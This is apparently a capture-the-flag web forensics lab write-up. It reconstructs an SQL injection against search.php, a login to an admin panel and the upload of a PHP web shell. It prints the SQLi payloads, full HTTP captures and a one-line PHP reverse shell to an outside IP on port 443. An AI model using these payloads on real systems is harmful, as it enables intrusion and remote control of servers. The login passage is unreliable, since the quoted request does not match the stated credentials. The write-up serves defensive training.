REPORT Web investigation lab

Analyst: Ruslan
Date: 2026-01-19

1. Incident Summary

Web traffic analysis confirms an external attacker performed SQL injection against a vulnerable PHP endpoint and escalated to authenticated access of an administrative interface, followed by uploading a malicious PHP script to establish remote control. The attacker IP is 111.224.250.131, and the vulnerable script identified is search.php. The activity sequence includes initial SQLi testing, enumeration of database schemas, identification of the table holding user data, access to the /admin/ directory, successful login with valid credentials, and upload of a backdoor PHP file.

2. Detection Details

The attacker was identified by correlating HTTP requests associated with suspicious query patterns and subsequent administrative actions. The earliest confirmed SQL injection attempt is recorded as a GET request URI containing a classic boolean condition payload (and 1=1) and comment termination (-- -). Further requests demonstrate targeted SQLi activity to enumerate server databases and later pivot into administrative endpoints under /admin/ using POST requests consistent with login and file upload behavior.

3. Analysis

Initial exploitation was performed through SQL injection against search.php. The first observed SQLi request URI is: /search.php?search=book and 1=1;-- -. The attacker then executed an enumeration query to retrieve available database names, with the documented URI used to read databases: /search.php?search=book' UNION ALL SELECT NULL,CONCAT(0x7178766271,JSON_ARRAYAGG(CONCAT_WS(0x7a76676a636b,schema_name)),0x7176706a71) FROM INFORMATION_SCHEMA.SCHEMATA-- -.
From this enumeration chain, the investigation identifies the table containing website user data as customers. After SQLi activity, the attacker accessed a non-public directory /admin/, indicating discovery of an administrative surface. The attacker then authenticated using the credentials admin:admin123!, with a 302 redirect noted as evidence of successful login.
Post-authentication, the attacker uploaded a malicious PHP script named NVri2vhp.php. The script content is explicitly documented as executing a reverse shell to 111.224.250.131 on port 443, enabling interactive remote control of the compromised server. The attacker origin city is identified as Shijiazhuang.

4. Impact Assessment

Confirmed impacts include unauthorized database enumeration via SQL injection and exposure of the user-data table name (customers), indicating that user records were a likely target. The attacker achieved administrative panel access using valid credentials (admin:admin123!). The most critical confirmed impact is successful upload of a malicious PHP script that executes a reverse shell back to the attacker IP over port 443, which provides capability for remote command execution on the server.


5. Indicators of Compromise

Attacker IP: 111.224.250.131.
Attacker origin city: Shijiazhuang.
Vulnerable endpoint: search.php.
First SQLi request URI: /search.php?search=book and 1=1;-- -.
Database enumeration request URI: /search.php?search=book' UNION ALL SELECT NULL,CONCAT(0x7178766271,JSON_ARRAYAGG(CONCAT_WS(0x7a76676a636b,schema_name)),0x7176706a71) FROM INFORMATION_SCHEMA.SCHEMATA-- -.
User-data table: customers.
Discovered directory: admin (paths under /admin/).
Credentials used: admin:admin123!.
Uploaded malicious script: NVri2vhp.php.
Reverse shell destination: 111.224.250.131:443.

Conclusion

The investigation confirms a full exploitation chain: SQL injection against search.php initiated with /search.php?search=book and 1=1;-- -, followed by database enumeration and targeting of the customers table, discovery and access of /admin/, successful authentication using admin:admin123!, and upload of NVri2vhp.php containing a reverse shell to 111.224.250.131:443. These artifacts collectively indicate compromise of the web application and likely server-level control via the uploaded backdoor.


1. By knowing the attacker's IP, we can analyze all logs and actions related to that IP and determine the extent of the attack, the duration of the attack, and the techniques used. Can you provide the attacker's IP?



Ethernet · 2	IPv4 · 3	IPv6	TCP · 647	UDP · 1								
Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
73.124.22.1	73.124.22.255	122	10 k	122	10 k	0	0	0.000000	2823.5318	29	
111.224.250.131	73.124.22.98	88,484	28 M	44,320	7,279 k	44,164	21 M	1334.970595	1497.0586	38 k	
170.40.150.126	73.124.22.98	256	39 k	139	19 k	117	19 k	35.924585	2793.1525	55	


Answer: 111.224.250.131

2. If the geographical origin of an IP address is known to be from a region that has no business or expected traffic with our network, this can be an indicator of a targeted attack. Can you determine the origin city of the attacker?



Answer: Shijiazhuang

3. Identifying the exploited script allows security teams to understand exactly which vulnerability was used in the attack. This knowledge is critical for finding the appropriate patch or workaround to close the security gap and prevent future exploitation. Can you provide the vulnerable PHP script name?



Answe: search.php

4. Establishing the timeline of an attack, starting from the initial exploitation attempt, what is the complete request URI of the first SQLi attempt by the attacker?

By examining the captured traffic, we identify the first SQLi attempt based on the timestamp and request details. The HTTP GET request captured in frame 357 provides the earliest instance of suspicious activity, as shown in the highlighted packet.

This URI includes a payload designed to exploit SQL vulnerabilities by appending the condition 1=1, which always evaluates to true, followed by SQL comment markers (--). This technique attempts to bypass filters and manipulate database queries executed by the server. The payload suggests that the attacker was testing the search functionality for vulnerabilities before launching more sophisticated queries.


Answer: /search.php?search=book and 1=1;-- -

5. Can you provide the complete request URI that was used to read the web server's available databases?

This filter allowed me to focus on relevant traffic with a successful HTTP response. Given that the attack appeared to be an SQL injection, I examined the HTTP traffic in detail.

Upon reviewing the responses, I encountered a suspicious HTML fragment:

qxvbq["mysql", "information_schema", "performance_schema", "sys", "bookworld_db"]qvpjq <form action="search.php" method="get">



Answer: /search.php?search=book' UNION ALL SELECT NULL,CONCAT(0x7178766271,JSON_ARRAYAGG(CONCAT_WS(0x7a76676a636b,schema_name)),0x7176706a71) FROM INFORMATION_SCHEMA.SCHEMATA-- -

6. Assessing the impact of the breach and data access is crucial, including the potential harm to the organization's reputation. What's the table name containing the website users data?

To assess the impact of the breach and determine which table contains the website users' data, we analyze the captured HTTP requests and responses. The investigation reveals a series of SQL injection attempts targeting the search.php script. These attempts include payloads designed to enumerate database schemas, extract metadata, and ultimately retrieve sensitive data stored within tables.

One of the SQL injection payloads targets the INFORMATION_SCHEMA.SCHEMATA table to enumerate available databases. The response includes the names of databases such as mysql, information_schema, performance_schema, sys, and bookworld_db.


```
GET /search.php?
search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAYAGG%28CONCAT_WS%280x7
a76676a636b%2Cschema_name%29%29%2C0x7176706a71%29%20FROM%20INFORMATION_SCHEMA.SCHEMATA--%20- HTTP/1.1
Cache-Control: no-cache
User-Agent: sqlmap/1.8.3#stable (https://sqlmap.org)
Host: bookworldstore.com
Accept: */*
Accept-Encoding: gzip,deflate
Connection: close

HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:08:38 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 188
Connection: close
Content-Type: text/html; charset=UTF-8

<p>qxvbq["mysql", "information_schema", "performance_schema", "sys", "bookworld_db"]qvpjq</p><form
action="search.php" method="get">
    <input type="text" name="search" placeholder="Search for books...">
    <input type="submit" value="Search">
</form>
```

The presence of bookworld_db strongly suggests it is the primary database for the website, making it a focal point for further investigation.

A follow-up SQL injection payload specifically targets the bookworld_db database, attempting to list tables within it.




http contains "bookworld_db"

No.	Time	Source	Destination	Protocol	Length	Host	Info
1589	2024-03-15 12:09:32.982880	111.224.250.131	73.124.22.98	HTTP	467	bookworldstore.com	GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAY
1622	2024-03-15 12:09:40.098967	111.224.250.131	73.124.22.98	HTTP	494	bookworldstore.com	GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAY
1658	2024-03-15 12:09:57.524778	111.224.250.131	73.124.22.98	HTTP	447	bookworldstore.com	GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAY

Answer: customers

7. The website directories hidden from the public could serve as an unauthorized access point or contain sensitive functionalities not intended for public access. Can you provide the name of the directory discovered by the attacker?



The captured traffic reveals multiple HTTP POST requests targeting the web server hosted at 73.124.22.98. These requests are directed at paths within the /admin/ directory, including /admin/login.php and /admin/index.php. The /admin/ directory is not typically exposed to public users and is likely intended for administrative access, making it a sensitive area of the website.

The analysis of the POST requests highlights the following key details:

1. The attacker accessed the /admin/login.php endpoint, submitting data using the application/x-www-form-urlencoded content type. This suggests an attempt to authenticate, possibly leveraging credentials obtained through earlier SQL injection attempts or brute-force attacks.

2. The Referer header in the request confirms the origin as http://bookworldstore.com/admin/login.php, indicating deliberate navigation to this directory rather than casual browsing.

3. The request also includes a PHPSESSID cookie, hinting at session handling, which implies the attacker may have successfully initiated a session or hijacked one.

Following this, additional requests to /admin/index.php imply progression past the login page, likely gaining access to the administrative dashboard or related backend functionalities. The /admin/ directory's exposure is significant, as it may contain tools for managing the website, user accounts, or content, making it a high-value target for exploitation.

Answer: *admin*

8. Knowing which credentials were used allows us to determine the extent of account compromise. What are the credentials used by the attacker for logging in?

To determine the credentials used by the attacker for logging in, we examine the HTTP POST requests captured in the network traffic, focusing on attempts to access the /admin/login.php endpoint.

The specific POST request analyzed reveals the attacker's submission of credentials as part of a form request with the following key-value pair username=admin&passwordfld=admin123%21

```
POST /admin/login.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://bookworldstore.com
Connection: keep-alive
Referer: http://bookworldstore.com/admin/login.php
Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a
Upgrade-Insecure-Requests: 1

username=admin&password=adminHTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:13:03 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 291
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Invalid username or password.
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Admin Login</title>
</head>
<body>
    <h2>Admin Login</h2>
    <form action="" method="post">
        Username: <input type="text" name="username" required><br>
        Password: <input type="password" name="password" required><br>
        <input type="submit" value="Login">
    </form>
</body>
</html>
```

This payload shows the attacker attempted to log in using the username admin and the password admin123!. The request received an HTTP 302 Found response, indicating a successful login and redirection to the index.php page. This status code suggests that the provided credentials were valid, and the attacker was granted access to the administrative panel.

Further investigation of subsequent HTTP GET requests confirms that the attacker proceeded to access /admin/index.php, validating successful authentication. The session identifier PHPSESSID is included in the request, which implies the server established a session for the authenticated user, allowing continued interaction with administrative functionalities.

Answer: admin:admin123!

9. We need to determine if the attacker gained further access or control of our web server. What's the name of the malicious script uploaded by the attacker?

To determine whether the attacker gained further access or control over the web server, we analyze the HTTP POST requests targeting the /admin/index.php endpoint. The captured traffic reveals that the attacker uploaded a malicious PHP script through a file upload request.

```
POST /admin/index.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------356779360015075940041229236053
Content-Length: 441
Origin: http://bookworldstore.com
Connection: keep-alive
Referer: http://bookworldstore.com/admin/index.php
Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a
Upgrade-Insecure-Requests: 1

-----------------------------356779360015075940041229236053
Content-Disposition: form-data; name="fileToUpload"; filename="NVri2vhp.php"
Content-Type: application/x-php

<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/"111.224.250.131"/443 0>&1'");?>

-----------------------------356779360015075940041229236053
Content-Disposition: form-data; name="submit"

Upload File
-----------------------------356779360015075940041229236053--
HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:24:17 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 413
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

The file NVri2vhp.php has been uploaded.
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
```

The POST request includes a Content-Type: multipart/form-data header, indicating that the attacker attempted to upload a file. The filename specified in the request is Nvri2vhp.php, which strongly suggests it is a PHP script designed to execute commands or establish a backdoor on the server.

The contents of the uploaded file, visible in the request body, include the following PHP code:

<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/111.224.250.131/443 0>&1'"); ?>
This code executes a reverse shell command, effectively opening a backdoor connection to the attacker's machine at 111.224.250.131 on port 443. The reverse shell allows the attacker to gain remote control over the compromised server, enabling further exploitation, data exfiltration, or deployment of additional malicious tools.

The server responded with an HTTP 200 OK status, confirming that the file upload was successful. The response also includes session-related headers, indicating the attacker maintained an active session during the upload process.

The malicious script uploaded by the attacker is named Nvri2vhp.php. Its purpose is to establish a persistent connection for remote command execution, making it a critical threat to the server's integrity and security.

Answer: NVri2vhp.php